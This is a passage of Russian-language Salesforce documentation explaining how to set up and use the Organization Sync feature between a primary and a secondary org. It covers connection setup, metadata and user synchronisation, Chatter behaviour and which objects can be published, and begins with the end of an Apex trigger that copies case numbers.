            Case caseToUpdate = new Case(Id=c.Id);
            caseToUpdate.CustomCaseNumber__c = c.CaseNumber;
            cases.add(caseToUpdate);
        }
    }
    database.update(cases);
}
```

4. Повторите предыдущие действия во второстепенной организации.
5. Откройте второстепенную организацию и настройте параметр отображения, позволяющий начинать автоматически назначаемые номера обращений со значения «2-». Данный алгоритм гарантирует уникальность номеров обращений, назначаемых системой. Чтобы изменить данный параметр, выполните указанные ниже действия.
  - a. Откройте параметры управления объектом для обращения и перейдите в область полей.
  - b. Щелкните ссылку «**Правка**» напротив поля «Номер обращения».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления полей в опубликованный объект:

- «Управление подключениями»


Для создания или изменения настраиваемых полей:

- «Настройка приложения»

Для создания, редактирования и удаления макетов страниц:

- «Настройка приложения»


- c. Заполните поле «Формат отображения» следующим текстом: **2-{00000000}**.
- d. Нажмите кнопку «Сохранить».

 **Прим.:** Рекомендуем выполнить данные действия перед публикацией и подпиской на объекты и поля. Таким образом, публикация и подписка на созданное настраиваемое поле и другие важные объекты или поля могут быть выполнены одновременно. Если процесс публикации и подписки уже выполнен, то настраиваемое поле номера обращения может отображаться обеими организациями только после его публикации и подписки.

### Выбор способа синхронизации

Функция «Синхронизация организации», предназначенная для прямой двусторонней синхронизации между основной и второстепенной организациями, также поддерживает одностороннюю синхронизацию. Прежде чем начать процесс публикации и подписки, определите наиболее оптимальный способ синхронизации.

Рекомендуем использовать двустороннюю синхронизацию для предоставления пользователям возможности синхронизации внесенных изменений между основной и второстепенной организациями. Рекомендуем использовать одностороннюю синхронизацию для обычного обновления второстепенной организации данными из основной организации. Данная таблица содержит сведения о каждом способе синхронизации.

 **Важное замечание:** Salesforce не рекомендует использовать двустороннюю синхронизацию для некоторых объектов и полей, а одностороннюю синхронизацию для остальных. Кроме того, функция «Синхронизация организации» поддерживает две организации, но может быть настроена для использования множеством организаций.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Сведения              | Двусторонняя синхронизация (стандартная)   | Односторонняя синхронизация  |
|-----------------------|--|--|
| <b>Принцип работы</b> | <p>Публикация объектов и полей выполняется из основной организации, а подписка — из второстепенной организации. Затем аналогичный процесс публикации и подписки повторяется в обратном направлении (из второстепенной организации в основную). Затем записи опубликованного типа объекта копируются во второстепенную организацию.</p> <p>Обновления, внесенные в синхронизированные записи любой организации, автоматически применяются к другой организации. Обновлениями считаются создание, обновление, удаление и восстановление записей.</p> | <p>Публикация объектов и полей выполняется из основной организации, а подписка — из второстепенной организации. Затем записи опубликованного типа объекта копируются во второстепенную организацию.</p> <p>Обновления, внесенные в синхронизированные записи основной организации, автоматически применяются к второстепенной организации (но не наоборот). Таким образом, второстепенная организация используется в качестве опоры во время недоступности основной организации.</p> |
| <b>Рекомендации</b>   | <ul style="list-style-type: none"> <li>• Ввиду переноса обновлений из второстепенной организации в основную, рекомендуем учитывать поля поиска при настройке функции «Синхронизация организации» во избежание перезаписи</li> </ul>  | <ul style="list-style-type: none"> <li>• При внесении обновлений во второстепенную организацию пользователь должен повторить данные обновления в основной организации.</li> <li>• Восстановление синхронизированной записи из второстепенной организации инициирует</li> </ul>   |

| Сведения | Двусторонняя синхронизация (стандартная)   | Односторонняя синхронизация   |
|----------|--|---|
|          | <p>данных из основной организации данными из второстепенной организации.</p> <ul style="list-style-type: none"> <li>Триггеры, бизнес-правила и код Apex, используемые основной организацией, могут требовать изменения или выключения во второстепенной организации во избежание циклов данных.</li> </ul> | <p>удаление ее подключения к основной организации. Чтобы восстановить подключение, рекомендуем перенаправить запись вручную из основной организации во второстепенную.</p> <ul style="list-style-type: none"> <li>Триггеры, бизнес-правила и код Apex, используемые основной организацией, могут также применяться во второстепенной организации при условии публикации и подписки на зависимые объекты.</li> </ul> |

## Настройка среды для функции «Синхронизация организации»

Администратор функции «Синхронизация организации» получает доступ к основной и второстепенной организациям Salesforce, каждой из которых предоставляются отдельные регистрационные данные администратора. Прежде чем добавить данные во второстепенную организацию, рекомендуем выполнить некоторые настройки и создать подключение репликации между двумя организациями.

**⚠ Важное замечание:** Как правило, обозреватели кэшируют регистрационные данные Salesforce, препятствуя одновременному входу в две разные организации Salesforce посредством одного обозревателя. Рекомендуем использовать два обозревателя. Выберите по одному обозревателю для каждой организации. Например, обозреватель Google Chrome® для доступа к основной организации, а обозреватель Mozilla Firefox® для доступа к второстепенной организации.

### 1. Включение функции Salesforce to Salesforce

Рекомендуем включить функцию Salesforce to Salesforce для основной и второстепенной организаций ввиду использования ее инфраструктуры в функции «Синхронизация организации». После этого добавьте вкладку «Подключения», чтобы иметь возможность управлять подключением.

### 2. Дублирование метаданных

Функция «Синхронизация организации» не позволяет синхронизировать некоторые метаданные. Чтобы гарантировать правильную синхронизацию данных между двумя организациями, рекомендуем настроить и обработать метаданные во второстепенной организации.

### 3. Создание контакта подключения

Чтобы настроить подключение для функции «Синхронизация организации», необходимо назначить самого себя в качестве контакта подключения для второстепенной организации. Данный алгоритм позволяет получать сообщения эл. почты относительно второстепенной организации, а также без труда администрировать обе организации.

### 4. Подключение организаций

После настройки основной и второстепенной организаций для функции «Синхронизация организации» нужно настроить подключение между данными организациями. Данное подключение позволяет обновлять поток между организациями.

## Включение функции Salesforce to Salesforce

Рекомендуем включить функцию Salesforce to Salesforce для основной и второстепенной организаций ввиду использования ее инфраструктуры в функции «Синхронизация организации». После этого добавьте вкладку «Подключения», чтобы иметь возможность управлять подключением.

Выполните указанные ниже действия в основной и второстепенной организациях.

1. Включите функцию Salesforce to Salesforce.
  - a. Введите строку «*Параметры Salesforce to Salesforce*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры Salesforce to Salesforce**».
  - b. Нажмите кнопку «**Правка**» на странице «Настройка функции Salesforce to Salesforce».
  - c. Установите флажок «**Включить**».
  - d. Нажмите кнопку «**Сохранить**».
2. Добавьте вкладку «Подключения» в пользовательский интерфейс.
  - a. Щелкните значок «+» справа от текущих вкладок. При этом откроется страница «Все вкладки».
  - b. Нажмите кнопку «**Настройка моих вкладок**».
  - c. Чтобы переместить вкладку «Подключения» из списка «Доступные вкладки» в список «Выбранные вкладки», воспользуйтесь кнопкой «**Добавить**». Чтобы изменить порядок отображения вкладок, воспользуйтесь кнопками «**Вверх**» и «**Вниз**».
  - d. Нажмите кнопку «**Сохранить**».

## Дублирование метаданных

Функция «Синхронизация организации» не позволяет синхронизировать некоторые метаданные. Чтобы гарантировать правильную синхронизацию данных между двумя организациями, рекомендуем настроить и обработать метаданные во второстепенной организации.

### Что такое метаданные?

Каждая настройка организации Salesforce инициирует изменение ее метаданных. Например, обновлением метаданных считается редактирование макетов страниц, создание настраиваемого поля и создание типа записи. *Данные* — это информация, хранящаяся в поле (например, номер телефона или имя). Метаданные второстепенной организации должны соответствовать метаданным основной организации. В противном случае, функция «Синхронизация организации» может работать неэффективно.

### Как синхронизировать метаданные между основной и второстепенной организациями?

1. Прежде чем создать подключение для синхронизации организации, выполните следующие действия.
  - a. Выполните очистку базовых данных основной организации, необходимую для правильной синхронизации данных. Проверьте основную организацию на наличие указанных ниже ошибок и исправьте найденные ошибки.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать подключение для репликации между двумя организациями Salesforce, выполните следующие действия.

- «Управление подключениями»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



- Пустые обязательные поля (данная ошибка может быть вызвана назначением дополнительному полю статуса обязательного)
  - Недопустимые поиски
  - Повторяющиеся записи
- b. Настройте метаданные второстепенной организации в соответствии с метаданными основной организации. Чтобы разрешить автоматическую синхронизацию некоторых метаданных, установите флажок **«Синхронизировать метаданные»** при отправке приглашения на подключение. Список поддерживаемых метаданных см. в разделе **«Какие типы метаданных синхронизируются?»**. Тем не менее, если основная организация предусматривает настройки, содержащие типы неподдерживаемых метаданных, необходимо выполнить аналогичные настройки и развертывания во второстепенной организации.
2. После подключения организаций разработайте бизнес-процесс, гарантирующий применение всех обновлений метаданных, выполненных в одной организации, в другой организации. Помните, что при установке флажка **«Синхронизировать метаданные»** некоторые обновления синхронизируются автоматически.

#### Когда выполняется синхронизация метаданных?

Если выбрана синхронизация метаданных, система Salesforce начнет копирование поддерживаемых метаданных во второстепенную организацию сразу же после принятия пользователем приглашения на подключение для синхронизации организации. Во время синхронизации поле «Статус подключения» на странице сведений о подключении принимает значение «Выполняется синхронизация метаданных».

После первоначального копирования метаданных ежедневно выполняется обновление и синхронизация поддерживаемых метаданных. Чтобы запустить немедленную синхронизацию всех поддерживаемых метаданных, выполните следующие действия.

1. Откройте страницу сведений о нужном подключении в основной организации.
2. Нажмите кнопку **«Правка»** в разделе сведений о подключении.
3. Снимите флажок **«Синхронизировать метаданные»**. Нажмите кнопку **«Сохранить»**.
4. Нажмите кнопку **«Правка»** в разделе сведений о подключении.
5. Установите флажок **«Синхронизировать метаданные»**. Нажмите кнопку **«Сохранить»**.

#### Как рекомендуется синхронизировать метаданные?

- При согласии на синхронизацию метаданных воспользуйтесь рекомендациями ниже.
  - Чтобы *удалить* метаданные из одной организации, удалите метаданные из другой организации. Рекомендуем выполнить данное действие, так как удаление метаданных не синхронизируется между организациями.
  - Чтобы создать или обновить *неподдерживаемые* метаданные, выполните данное действие в обеих организациях.
  - Чтобы создать или обновить *поддерживаемые* метаданные, выполните данное действие только в основной организации. Ввиду ежедневной синхронизации поддерживаемых метаданных между основной и второстепенной организациями, изменения типов поддерживаемых метаданных, выполненные во второстепенной организации, перезаписываются во время ежедневной синхронизации.
  - Чтобы поддерживать актуальность метаданных и избежать возможных неполадок при синхронизации, установите флажок **«Синхронизировать метаданные»**, за исключением описанного выше случая немедленной синхронизации. Снятие флажка после принятия приглашения на подключение инициирует приостановку автоматической синхронизации обновлений метаданных. Флажок может быть установлен или снят только из основной организации.
- При снятии флажка **«Синхронизировать метаданные»** убедитесь, что все изменения метаданных (создание, удаление и обновление метаданных) выполняются в обеих организациях.



### Как интеграции и интерфейсы API работают при использовании функции «Синхронизация организации»?

При наличии ограниченной во времени интеграции (например, внешняя веб-форма) рекомендуем переадресовывать такую интеграцию во второстепенную организацию при каждой переадресации пользователей. Аналогичный алгоритм действителен для вызовов API. Любые ограниченные во времени вызовы API к системе Salesforce должны содержать регистрационные данные для второстепенной организации. В противном случае, при переключении на второстепенную организацию обработка данных вызовов прекращается.

#### 1. Какие типы метаданных синхронизируются?

Если пользователь соглашается на синхронизацию метаданных путем установки флажка «Синхронизировать метаданные» на странице сведений о подключении, то некоторые типы изменений метаданных синхронизируются между основной и второстепенной организациями ежедневно.

#### Какие типы метаданных синхронизируются?

Если пользователь соглашается на синхронизацию метаданных путем установки флажка «Синхронизировать метаданные» на странице сведений о подключении, то некоторые типы изменений метаданных синхронизируются между основной и второстепенной организациями ежедневно.

#### Поддерживаемые метаданные

При выборе параметра, позволяющего синхронизировать метаданные, *вставки* (добавление новых метаданных) и *обновления* (изменение существующих метаданных) указанных ниже типов метаданных синхронизируются ежедневно в одном направлении — из основной организации во второстепенную.

| Поддерживаемые метаданные          | Исключения   |
|------------------------------------|--|
| Классы Apex, компоненты и страницы | <p>При синхронизации организации отчеты не синхронизируются. Для правильной синхронизации страницы Apex, которая ссылается на отчет, при использовании синхронизации метаданных, необходимо выполнить следующие действия.</p> <ul style="list-style-type: none"> <li>Создать идентичный отчет во второстепенной организации</li> <li>Обновить страницу Apex, чтобы задать код нового отчета</li> </ul> |
| Настраиваемые поля                 |  |
| Настраиваемые объекты              |  |
| Внешние объекты                    |  |
| Макеты                             | Макеты элемента ленты и параметры приложения Salesforce <sup>1</sup> для макетов не подлежат синхронизации.  |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

| Поддерживаемые метаданные | Исключения   |
|---------------------------|--|
| Наборы полномочий         | Настраиваемые вкладки и приложения для наборов полномочий не подлежат синхронизации.   |
| Типы записей              | При публикации и подписке на объект без типов записей, а также при последующем создании типов записей для объекта, рекомендуем повторно опубликовать объект для отображения типов записей во второстепенной организации. |
| Роли                      |  |
| Профили пользователя      | Настраиваемые вкладки и приложения для профилей пользователя не подлежат синхронизации.  |

### Неподдерживаемые метаданные

Ниже перечислены действия над поддерживаемыми метаданными, которые не подлежат синхронизации.

- Добавление и обновление метаданных во второстепенной организации
- Удаление метаданных в любой организации

Например, если пользователь создаст или обновляет набор полномочий в основной организации, то данное изменение применяется к второстепенной организации в течение 24 часов. Тем не менее, если набор полномочий обновляется во второстепенной организации, то обновление не применяется к основной организации, а обновление во второстепенной организации будет перезаписано при следующей синхронизации.




**Внимание:** Переименование поддерживаемых метаданных (например, переименование настраиваемого поля) может повредить ссылки на метаданные внутри каждой организации. Чтобы избежать ошибок при переименовании метаданных, клонируйте проблемные метаданные и назначьте им нужное имя. Метаданные верхнего уровня (например, роли, профили и наборы полномочий) могут быть переименованы обычным способом; их переименование не препятствует корректной синхронизации.

## Создание контакта подключения

Чтобы настроить подключение для функции «Синхронизация организации», необходимо назначить самого себя в качестве контакта подключения для второстепенной организации. Данный алгоритм позволяет получать сообщения эл. почты относительно второстепенной организации, а также без труда администрировать обе организации.

Страница «Подключения» отображает пользователя, управляющего основной организацией, в поле «Ответственный за подключение», а пользователя, управляющего второстепенной организацией, в поле «Контакт».


1. Откройте основную организацию и создайте контакт.
  - a. Откройте вкладку «Контакты».
  - b. Нажмите кнопку «Создать».
  - c. Заполните поля «Личное имя» и «Фамилия» текстом, определяющим контакт второстепенной организации. Например, введите значение «*Ольга Петрова (второстепенная)*» для имени «*Ольга Петрова*».
  - d. Чтобы выбрать организацию компании, воспользуйтесь поиском напротив поля «Имя организации».
  - e. Заполните поле «Эл. почта» собственным адресом эл. почты.

 **Важное замечание:** Данное действие позволяет получать сообщения эл. почты, касающиеся подключения.
  - f. Нажмите кнопку «Сохранить».

## Подключение организаций

После настройки основной и второстепенной организаций для функции «Синхронизация организации» нужно настроить подключение между данными организациями. Данное подключение позволяет обновлять поток между организациями.

1. Откройте вкладку «Подключения» в основной организации.
2. Нажмите кнопку «Создать».
3. Выберите имя контакта, созданного для настройки подключения. Поле «Организация» автоматически заполняется названием компании.
4. Выберите администратора, назначенного для управления подключением, в поле «Ответственный за подключение».
5. Выберите значение «Репликация» в поле «Тип подключения».
6. При необходимости разрешите синхронизацию лент и полей аудита для всех записей (рекомендуется).

 **Прим.:** При отсутствии данного параметра обратитесь к администратору Salesforce для включения полномочия создания полей аудита в организации.
7. При необходимости разрешите синхронизацию поддерживаемых метаданных (рекомендуется).
8. При необходимости разрешите синхронизацию пользователей (рекомендуется).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания контактов:

- «Создание» для контактов

Для просмотра контактов:

- «Чтение» для контактов

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Чтобы создать подключение для репликации между двумя организациями Salesforce, выполните следующие действия.

- «Управление подключениями»

9. Нажмите кнопку **«Сохранить и отправить приглашение»**.
10. Проверьте папку входящих на наличие электронного приглашения для подтверждения подключения. Чтобы принять приглашение, щелкните ссылку в сообщении эл. почты. Данное действие открывает страницу входа Salesforce.
11. Выполните вход посредством имени пользователя и пароля для второстепенной организации. При этом открывается страница сведений о подключении для синхронизации организации. Чтобы выполнить подключение, нажмите кнопку **«Принять»** в разделе сведений о подключении.



**Совет:** Страница сведений о подключении является центром подключения «Синхронизация организации». После настройки подключения рекомендуется просмотреть интерактивный обзор, посвященный вопросам использования

данной страницы.  **Просмотреть обзор:** просмотр страницы сведений о подключении. Прежде чем начать работу, добавьте вкладку «Подключения» в среду Salesforce.

## Определение алгоритмов взаимодействия с пользователем функции «Синхронизация организации»

При необходимости определите способ перенаправления пользователей во второстепенную организацию и настройте автоматические уведомления пользователей о начале периода обслуживания.

### Уведомление пользователей о синхронизации организации

Рекомендуем заранее уведомлять пользователей о предстоящей синхронизации организации, которая влияет на алгоритмы их взаимодействия во время обслуживания. Опишите возможные ситуации во время обслуживания и напомните о необходимости использования других регистрационных данных для второстепенной организации. Рекомендуем настроить форум (например, группу Chatter), позволяющий пользователям задавать свои вопросы.

### Перенаправление пользователей во второстепенную организацию

При выполнении технического обслуживания рекомендуем перенаправить пользователей на URL-адрес второстепенной организации. Воспользуйтесь одним из указанных ниже способов.

- Настройте автоматическую пакетную электронную рассылку, уведомляющую пользователей о необходимости переключения на второстепенную организацию и содержащую URL-адрес второстепенной организации.
- Создайте URL-адрес, перенаправляющий пользователей во второстепенную организацию во время обслуживания.
- Настройте функцию единой регистрации, перенаправляющую пользователей во второстепенную организацию во время обслуживания.

Расписание технического обслуживания доступно на веб-узле [trust.salesforce.com](https://trust.salesforce.com). Пользователи могут перенаправляться во второстепенную организацию в любое время и на любой срок.

### Создание визуальных подсказок

Пользователи могут заметить, что второстепенная организация содержит только те объекты, которые поддерживаются функцией «Синхронизация организации». При необходимости создайте визуальные подсказки, уведомляющие пользователей о нахождении во второстепенной организации. Например, добавьте сообщение на начальную страницу или боковую панель.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

## Управление пользовательскими данными в функции «Синхронизация организации»

При использовании функции «Синхронизация организации» записи пользователей из основной организации соотносятся с аналогичными записями пользователей из второстепенной организации. Прежде чем обновить конфигурацию, рекомендуем просмотреть порядок обновления записей пользователей между организациями.

### Как добавить пользователей во второстепенную организацию?

Если установить флажок **«Синхронизировать пользователей»** при отправке приглашения на подключение для «Синхронизации организации» (рекомендуется), тогда все пользователи со стандартными лицензиями Salesforce автоматически копируются во второстепенную организацию сразу после принятия приглашения. Установка данного флажка также гарантирует синхронизацию связанных с пользователями обновлений между организациями.

Чтобы добавить записи во второстепенную организацию вручную, не устанавливайте флажок **«Синхронизировать пользователей»** при отправке приглашения на подключение. Затем добавьте записи во второстепенную организацию предпочитаемым методом.

#### **Важное замечание:**

- Если добавление записей пользователей во второстепенную организацию выполняется вручную, это следует сделать *до* начала копирования данных во второстепенную организацию посредством пакетной синхронизации. Если запись во второстепенной организации ссылается на пользователя, которого пока не существует в этой организации, этот пользователь автоматически становится ответственным за подключение, а правильное значение поля в основной организации впоследствии будет заменено на новое значение.
- Чтобы вручную запустить копирование всех пользователей, когда выбрана функция синхронизации пользователей, откройте страницу подробных сведений о подключении для функции «Синхронизация организации» в основной организации. В разделе «Сведения о подключении» щелкните **«Правка»**, снимите флажок **«Синхронизировать пользователей»** и нажмите **«Сохранить»**. Затем снова щелкните **«Правка»**, установите флажок **«Синхронизировать пользователей»** и нажмите **«Сохранить»**.

### Как пользователи выполняют вход во второстепенную организацию?

Пользователи выполняют вход во второстепенную организацию посредством измененного имени пользователя основной организации и настраиваемого пароля.

### Как проверить, что все пользователи добавлены во второстепенную организацию?

Проверьте значение поля «Статус подключения» на странице подробных сведений о подключении для функции «Синхронизация организации» в основной организации. Сразу после принятия приглашения на подключение статус подключения принимает значение «Выполняется синхронизация метаданных», если выбрана синхронизация метаданных, и это говорит о выполнении копирования поддерживаемых метаданных во второстепенную организацию. После этого начнется копирование пользователей во второстепенную организацию и статус подключения изменится на «Выполняется синхронизация пользователя». Статус подключения «Активно» указывает на завершение синхронизации и доступность всех записей пользователей во второстепенной организации. Ошибки копирования пользователей регистрируются в журнале синхронизации организации.

### Как долго выполняется синхронизация?

Продолжительность синхронизации определяется объемом пользовательских данных в основной организации.

### Какие типы пользователей синхронизируются?

Синхронизируются все пользователи со стандартными лицензиями Salesforce. Подробнее о том, какие пользователи попадают под эту категорию, см. в разделе **«Стандартные лицензии пользователя»**.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### Поддержат ли обновления пользователей синхронизации?

Да. Данные обновления синхронизируются в режиме реального времени в обоих направлениях между организациями:

- Добавление, обновление или деактивация пользователя
- Назначение или переназначение роли, профиля или набора полномочий пользователю (при условии, что роль, профиль или набор полномочий существует в обеих организациях)

Синхронизация метаданных также инициирует автоматическую синхронизацию изменений других метаданных пользователей (например, создание и обновление профилей пользователей).

 **Прим.:** Чтобы выполнять синхронизацию пользователей только в одном направлении — из основной организации во второстепенную, — войдите во второстепенную организацию и снимите флажок **«Синхронизировать пользователей»** на странице подробных сведений о подключении для функции «Синхронизация организации». После этого обновленные сведения пользователей не будут передаваться из второстепенной организации в основную.

### Как синхронизировать пользователей и не синхронизировать метаданные?


Чтобы исключить возможные неполадки, рекомендуется установить оба флажка: **«Синхронизировать пользователей»** и **«Синхронизировать метаданные»** при отправке приглашения на подключение. Однако, если необходимо синхронизировать только пользователей без метаданных, не принимайте приглашение на подключения до тех пор, пока не будут обновлены метаданные во второстепенной организации в соответствии с метаданными основной организации. Отсутствие метаданных пользователей (например, профили пользователей) во второстепенной организации препятствует выполнению пакетной синхронизации пользователей и требует ее повторного выполнения. Ошибки синхронизации пользователей регистрируются журналом синхронизации организации.

### Управление входами во второстепенную организацию

Пользователям функции «Синхронизация организации» предоставляются отдельные регистрационные данные для доступа ко второстепенной организации. Подобно основной организации, второстепенная организация также позволяет настраивать и управлять входами пользователей.

Пользователи выполняют вход во второстепенную организацию посредством измененного имени пользователя основной организации и настраиваемого пароля. Имена пользователей второстепенной организации завершаются суффиксом **.dr**, обеспечивающим правильное соотнесение записей пользователей между двумя организациями. Например, имя пользователя основной организации `spetrov@moyakompaniya.ru` соответствует имени пользователя второстепенной организации `spetrov@moyakompaniya.ru.dr`.

Суффикс **.dr** автоматически добавляется к именам пользователей при копировании записи пользователя во второстепенную организацию. Однако при добавлении нового пользователя во второстепенной организации суффикс **.dr** должен быть добавлен к имени пользователя вручную. При отсутствии суффикса **.dr** запись пользователя не копируется во второстепенную организацию. Ошибки имен пользователей отображаются в журнале синхронизации организации во второстепенной организации.

 **Прим.:** Пользователь, заблокированный в основной организации в результате превышения максимального количества попыток ввода пароля, может выполнить вход во второстепенную организацию.

### Настройка входов пользователей

После завершения синхронизации пользователей администратор Salesforce должен выполнить вход во второстепенную организацию и сбросить все пароли. Данный алгоритм отправляет всем пользователям сообщение эл. почты, содержащее

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

временный пароль. Уведомите пользователей, что данное сообщение эл. почты содержит пароль для второстепенной организации, предназначенный для соответствующего имени пользователя (имя пользователя Salesforce, дополненное префиксом **.dr**).

Пользователи могут входить в любую организацию со страницы входа Salesforce путем ввода соответствующих регистрационных данных. Управление входами пользователей для второстепенной организации выполняется аналогично основной организации.

Срок действия временных паролей для новых пользователей составляет шесть месяцев. Рекомендуем изменить временный пароль при первом входе. Ссылка входа, добавленная в сообщение эл. почты, может использоваться только один раз. Пользователь, открывший ссылку без изменения пароля, может выполнить повторный вход только после сброса пароля администратором.

## Особенности работы Chatter при использовании функции «Синхронизация организации»

Несмотря на ожидаемую работу Chatter во второстепенной организации, функции Chatter (например, группы, упоминания, предпочтения и темы) не синхронизируются между основной и второстепенной организациями.

Ниже перечислены особенности работы Chatter при включении двусторонней синхронизации.

### Сообщения

Сообщения и комментарии синхронизируются между организациями, поэтому сообщение, опубликованное в одной организации, также отображается в другой организации.



**Прим.:** Организации должны поддерживать синхронизированные ленты.

### Предпочтения

Пользователи могут точно также выбирать понравившиеся сообщения и комментарии во второстепенной организации; однако, предпочтения, выбранные в одной организации, не отображаются в другой организации. Независимо от организации, использовавшейся при выборе понравившегося сообщения, пользователям отправляются электронные уведомления о выполнении действий над понравившимися сообщениями или комментариями. Например, пользователь выбирает понравившееся сообщение во второстепенной организации. При открытии основной организации данное сообщение не будет отображаться как понравившееся. Тем не менее, пользователю будет отправлено электронное уведомление при публикации комментария к данному сообщению в одной из организаций.

### Публикации

Пользователи могут точно также нажимать кнопку **«Опубликовать»** для сообщений во второстепенной организации.

### Группы

Пользователи могут точно также создавать и редактировать группы Chatter во второстепенной организации; однако, группы не синхронизируются между двумя организациями. Другими словами, группа, существующая в основной организации, не отображается во второстепенной организации (и наоборот).

### Упоминания

Пользователи могут точно также упоминать других пользователей и группы во второстепенной организации; однако, упоминания, добавленные в одной организации, неактивны в другой организации. Например, пользователь публикует в основной организации следующий комментарий: «@Анна Григорьева, возможно, Вам будет интересно». Данный комментарий будет отображаться во второстепенной организации, но упоминание «@Анна Григорьева» не будет открывать соответствующий профиль.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



## Темы

Пользователи могут точно также дополнять сообщения темами во второстепенной организации; однако, темы не синхронизируются между двумя организациями. Другими словами, сообщение, которое содержит темы, добавленные в основной организации, будет отображаться во второстепенной организации без тем.


## Синхронизация важных данных


### Публикация и подписка на объекты в функции «Синхронизация организации»

После связывания основной и второстепенной организаций посредством подключения для синхронизации организации рекомендуется выполнить процесс публикации и подписки, позволяющий применять вставки, обновления и удаления записей к обеим организациям.

Процесс публикации и подписки позволяет публиковать объекты и их поля в основной организации, а подписываться во второстепенной организации. Затем аналогичный процесс повторяется в обратном порядке. Данный алгоритм гарантирует двустороннюю синхронизацию обновлений записей.

Публикация объекта не инициирует копирование записей во второстепенную организацию; данная операция просто создает путь, позволяющий выполнять пакетную синхронизацию для копирования записей данного типа объекта из основной организации во второстепенную. Например, при публикации объекта «Организация» пользователь может выполнить пакетную синхронизацию для копирования всех его записей во второстепенную организацию. После выполнения начальной пакетной синхронизации все вставки, обновления и удаления записей данного типа объекта автоматически применяются к обеим организациям.

 **Совет:** Страница сведений о подключении является центром подключения «Синхронизация организации». После настройки подключения рекомендуется просмотреть интерактивный обзор по вопросам использования данной

страницы.  [Просмотреть обзор: просмотр страницы сведений о подключении.](#) Прежде чем начать работу, добавьте вкладку «Подключения» в среду Salesforce.

### Какие объекты могут быть опубликованы?

Функция «Синхронизация организации» позволяет публиковать только определенные объекты. Тщательно обдумайте выбор объектов для публикации. Рекомендуем публиковать только важные объекты.

### Общие сведения о взаимосвязях поиска

Прежде чем начать процесс публикации и подписки, убедитесь, что полностью понимаете роль, выполняемую поисками при использовании функции «Синхронизация организации». Синхронизация организации автоматически сохраняет большинство стандартных взаимосвязей поиска. Однако рекомендуется публиковать объекты и их поля соответствующим образом, отражающим иерархию используемой модели данных.

### Публикация объектов во второстепенную организацию

После настройки подключения для синхронизации организации можно опубликовать нужные объекты во второстепенной организации.

### Редактирование опубликованных полей

При публикации объекта рекомендуем также определить публикуемые поля данного объекта. По умолчанию публикация родительского объекта инициирует публикацию всех поддерживаемых полей. При необходимости публикация полей может быть отменена. Неопубликованное поле не отображается в связанной организации.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция «Синхронизация организации» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**



### Подписка на объекты во второстепенной организации

Рекомендуем подписаться на опубликованный объект во второстепенной организации. При подписке на объект пользователь выполняет соотнесение объекта с самим собой, позволяя записям данного типа объекта отображаться во второстепенной организации.

### Редактирование подписанных полей

Подписка на объект в функции «Синхронизация организации» инициирует автоматическую подписку на его поля. Автоматическое соотнесение полей гарантирует правильную синхронизацию данных.

### Выполнение процесса публикации

Благодаря публикации объектов в основной организации и подписке на данные объекты во второстепенной организации, обновления записей для данных типов объектов могут передаваться из основной организации во второстепенную. Чтобы выполнить двустороннюю синхронизацию обновлений, рекомендуем опубликовать и подписаться на данные объекты в обратном направлении — из второстепенной организации в основную.

## Какие объекты могут быть опубликованы?

Функция «Синхронизация организации» позволяет публиковать только определенные объекты. Тщательно обдумайте выбор объектов для публикации. Рекомендуем публиковать только важные объекты.

При выборе объектов для публикации рекомендуем учитывать взаимосвязи между объектами. Если один объект является потомком другого (например, объект «Контакт» является потомком объекта «Организация»), рекомендуем опубликовать оба объекта.

Ниже перечислены объекты, которые могут публиковаться при использовании функции «Синхронизация организации».

### Любой развернутый настраиваемый объект

#### Организация

#### Вложение (личное и общедоступное)

#### Обращение

#### Комментарий к обращению (личный и общедоступный)

#### Участник группы, работающей с обращениями

Здесь относятся участники предопределенной группы, работающей с обращениями; применяется только к участникам рабочих групп, являющимся пользователями. Участники рабочих групп, являющиеся контактами, не поддерживаются.

#### Контакт

При использовании организаций-лиц рекомендуем одновременно опубликовать объекты «Контакт» и «Организация».

#### Сообщение эл. почты

Электронные черновики и встроенные изображения не поддерживаются.

#### Комментарий ленты

#### Элемент ленты

